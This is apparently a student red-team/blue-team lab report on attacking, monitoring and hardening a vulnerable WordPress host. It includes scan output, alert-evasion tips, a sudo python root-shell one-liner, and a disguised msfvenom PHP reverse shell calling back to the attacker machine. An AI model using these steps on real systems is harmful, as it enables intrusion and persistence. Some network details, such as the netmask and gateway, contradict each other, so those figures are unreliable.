Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

By Derek Shashek, K Michael Washington,
and Tesse McNair

Offensive Measures
Defensive Measures
Network Traffic Analysis

Network Topology & Critical Vulnerabilities

Network Topology



Network
Domain:192.168.1.0/24
Netmask: 255.255.255.240
Gateway:192.168.1.0

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Attacker Machine

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone
Open Ports: 22, 80

IPv4: 192.168.1.110
OS: Linux
Hostname: Target 1
Open Ports: 22, 80, 111, 139, 445

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2
Open Ports: 22, 80, 111, 139, 445

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Server
Open Ports: 22, 80, 111, 139, 445

Critical Vulnerabilities: Target 1


Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress User Enumeration	Users are discoverable from wpscan.	Combined with poor password policy, allows easy access.
Weak Password Policy	Short passwords with only lowercase letters are allowed.	Passwords so easy that they can be guessed.
Improper Permissions	Users have access to sensitive information.	All users are able to access the wp-config.php file to view the database password.
More Improper Permissions	Steven has access to run python as root.	This allows an attacker to easily gain a root shell.

Alerts Implemented


Excessive HTTP Errors

- This watch monitors http response codes above 400
- The alert threshold is 5 or more error response codes within a 5 minute period.



HTTP Request Size Monitor


- This watch monitors the size of http request.
- The alert threshold is 3.5kb a minute.



CPU Usage Monitor

Summarize the following:

- This watch monitors overall use of system resources by percent.
- The alert threshold is 50% for in the last 5 minutes.



Exploits Used

Exploitation: nmap Scan


- Assuming we knew nothing about this machine, we would perform an nmap scan to find open ports and services.
- Here we can see that the target is running an apache web server.

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-16 10:52 PST
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.58 seconds
```

Exploitation: nmap Scan (cont'd)

- In most wordpress sites, we could determine that the site was built on wordpress by examining the source files with the developer tools in our browser.
- If it is not clear from the information available in the browser, tools such as nmap and dirbuster can be used to discover the subdomains on a server which will give us more information.




```
root@Kali:~# nmap --script http-enum 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 14:29 PST
Nmap scan report for 192.168.1.110
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|   /wordpress/: Blog
|   /wordpress/wp-login.php: Wordpress login page.
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
|   /manual/: Potentially interesting folder
|_  /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
111/tcp open  rpcbind
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

Stealth Exploitation of nmap scan

Monitoring Overview

- Nmap is sending packets to the whole range of of ip addresses that we specified so it will trigger both the http_errors and http_request_size alarms.

Mitigating Detection

- Running an nmap scan with only the -sS option will not trigger either alarm.
- This prevents us from enumerating the subdomains on the server but, because we can still see that port 80 is open for http traffic, we can visit the site to search for additional information without risking detection.

Exploitation: WP Scan

- To obtain the usernames on the server, we can use wpscan.
- wpscan --url 192.168.1.110/wordpress --enumerate u

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Tue Nov 17 14:33:05 2020
[+] Requests Done: 35
[+] Cached Requests: 17
[+] Data Sent: 7.943 KB
[+] Data Received: 173.314 KB
[+] Memory used: 110.133 MB
[+] Elapsed time: 00:00:03
```

Stealth Exploitation of WP Scan

Monitoring Overview

- Using wpscan will trigger alarms for http.request.bytes because it is using the layout of the wp site to gain information by sending many http requests.

Mitigating Detection

- Because we only need to find the users, we can just use the layout ourselves by adding /?author=# to the end of the URL, starting at 1 and going until we get a 404 error.
- There are only 2 users for this wp site so we will be well below any reasonable threshold for http requests or errors.

Exploitation: Weak Password Policy

- There appears to be no restriction of any kind on the passwords allowed by this system.
- Michael's password is his name, all lowercase.
- This password can easily be guessed, and would require very little time for a tool such as hydra or john to brute force.

Stealth Exploitation of Weak Password Policy

Monitoring Overview


- SSH connections can be detected by monitoring for traffic on port 22.
- SSH should either be disabled or should require a stronger authentication method.

Mitigating Detection

- The passwords for root and michael are so predictable that they do not even require brute force techniques.
- Based on the current system configuration, no additional measures are required to quietly connect to these machines.

Exploitation: Improper Permissions

- All users have access to the wp-config.php file which contains the database name and login information.
- The availability of this information makes it possible for any user on this system to retrieve hashes of the passwords stored in the wp_user table.



Stealth Exploitation of Improper Permissions

Monitoring Overview

- None of our alerts would trigger due to a user accessing the wp-config.php file.
- If the system administrator has made this file readable by all users, it is extremely unlikely that they are monitoring user access of this file.

Exploitation: More Improper Permissions

- Steven has access to run python as the super user.
- Running python programs as the superuser allows Steven's account to do pretty much anything, including using the pty module to gain a root shell.

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home# whoami
root
```

Stealth Exploitation of More Improper Permissions

Monitoring Overview

- None of our alarms would be triggered by running python commands as the super user to escalate permissions.
- Steven probably required this permission to run a python script as the super user at some point, and the system administrator never removed this permission. It is extremely unlikely that the system administrator is monitoring Steven’s execution of python scripts as super user.

Maintaining Access

Backdooring the Target

Backdoor Overview

- To create persistence, we uploaded a reverse php shell file created with msfvenom.
  - msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=1776 -f raw -o wp-settings.php
- It was placed on the target machine by using the scp command.

```
root@Kali:/usr/share/webshells/php# scp php-reverse-shell1.php michael@192.168.1.110:/var/www/html/vendor/test/wp-settings.php
michael@192.168.1.110's password:
php-reverse-shell1.php                                        100% 5494     4.7MB/s   00:00
```

- Once the php file is on the web server, a connection can be made with metasploit.

```
use exploit/multi/handler
set LHOST <$LOCAL_IP>
set LPORT <$LOCAL_PORT>
set PAYLOAD php/meterpreter/reverse_tcp
exploit
```

Hardening

Hardening Against WordPress User Enumeration on Target 1

Download and install the wordpress plugin Stop User Enumeration.

- This plugin prevents attackers from scanning wordpress sites for user names.
- RUN:

curl -O https://downloads.wordpress.org/plugin/stop-user-enumeration.1.3.28.zip

mv stop-user-enumeration.1.3.28.zip /var/www/html/wordpress/wp-content

unzip /var/www/html/wordpress/wp-content/stop-user-enumeration.1.3.28.zip

Hardening Against Weak Password Requirements on Target 1

Edit the /etc/security/pwquality.conf file and run chage to force users to set stronger passwords when next they login.

- This will make all user have passwords of significant complexity when next they login.
- RUN:

  chage -d 0 <user_name>

  nano /etc/security/pwquality.conf

  Add option ‘minlen = 16’

  Add option ‘minclass = 4’

Hardening Against Improper Access Control on Target 1

Block all incoming SSH connections

- Implicit denial is the best practice for remote connections.
- RUN:

  ufw deny ssh

Hardening Against Improper Permissions on Target 1

Restrict user ‘steven’ from running python scripts by editing the sudoers configuration file.

- Preventing non root users from running python scripts, will make it more difficult for potential attackers accomplish privilege escalation.
- RUN:

  visudo

  remove ‘/usr/bin/python’ from user ‘steven’.

Implementing Patches

Ansible Playbook

```
- name: "Patching security issues discovered in red team excercise"
  hosts: localhost
  connection: local
  tasks:
 # download stop user enumeration plugin and place in correct directory (https://wordpress.org/plugins/stop-user-enumeration/#installation)
 # user will still need to enable plugin through the plugin manager in wordpress

  - name: download stop user enumeration
    get_url:
      url: https://downloads.wordpress.org/plugin/stop-user-enumeration.1.3.28.zip
      dest: /var/www/html/wordpress/wp-content

  - name: extract stop user enumeration plugin
    unarchive:
      src: '/var/www/html/wordpress/wp-content/stop-user-enumeration.1.3.28.zip'
      dest: '/var/www/html/wordpress/wp-content/'

# replace common-password file
  - name: replace password files
    copy:
      content: common-password
      dest: /etc/pam.d/common-password

# change permissions on wp-config.php file
  - name: fix wp-config.php file permissions
    file: path=/var/www/html/wordpress/wp-config.php mode=700

# replace sudoers file to restore default settings
  - name: replace sudoers file
    copy:
      content: sudoers
      dest: /etc/sudoers
```

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 10.6.12.203 10.0.0.201	Machines that sent the most traffic.
Most Common Protocols	HTTP, NetBIOS, DNS	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	10.0.0.0/24 172.16.4.0/24 10.6.12.0/24	Observed subnet ranges.
# of Malware Species	1	Number of malware binaries identified in traffic.

Behavioral Analysis

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- HTTP Traffic
- DNS Traffic

Suspicious Activity

- Dynamic Link Library (DLL) download
- Torrent download
- Active Directory set up on the network.

Normal Activity

Web Surfing


- The user at 10.11.11.195 has spent time on a lifestyle blog.
- User 10.11.11.217 visited iphonehacks.com
- User 10.11.11.195 visited sabethahospital.com
- Associated with web browsing, we see many DNS queries.

```
GET /wp-includes/css/dist/block-library/style.min.css?ver=5.2.2 HTTP/1.1
Host: mysocalledchaos.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://mysocalledchaos.com/

HTTP/1.1 200 OK
Last-Modified: Sat, 22 Jun 2019 14:21:32 GMT
ETag: "726f-58bea4bb317fe-gzip"
Cache-Control: max-age=86400
Expires: Wed, 17 Jul 2019 11:07:55 GMT
Content-Encoding: gzip
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/css
X-Port: port_10069
X-Cacheable: YES
Content-Length: 4767
Date: Fri, 19 Jul 2019 18:53:07 GMT
Age: 287105
X-Cache: cached
X-Cache-Hit: HIT
X-Backend: all_requests
Accept-Ranges: bytes
```

NetBIOS Traffic

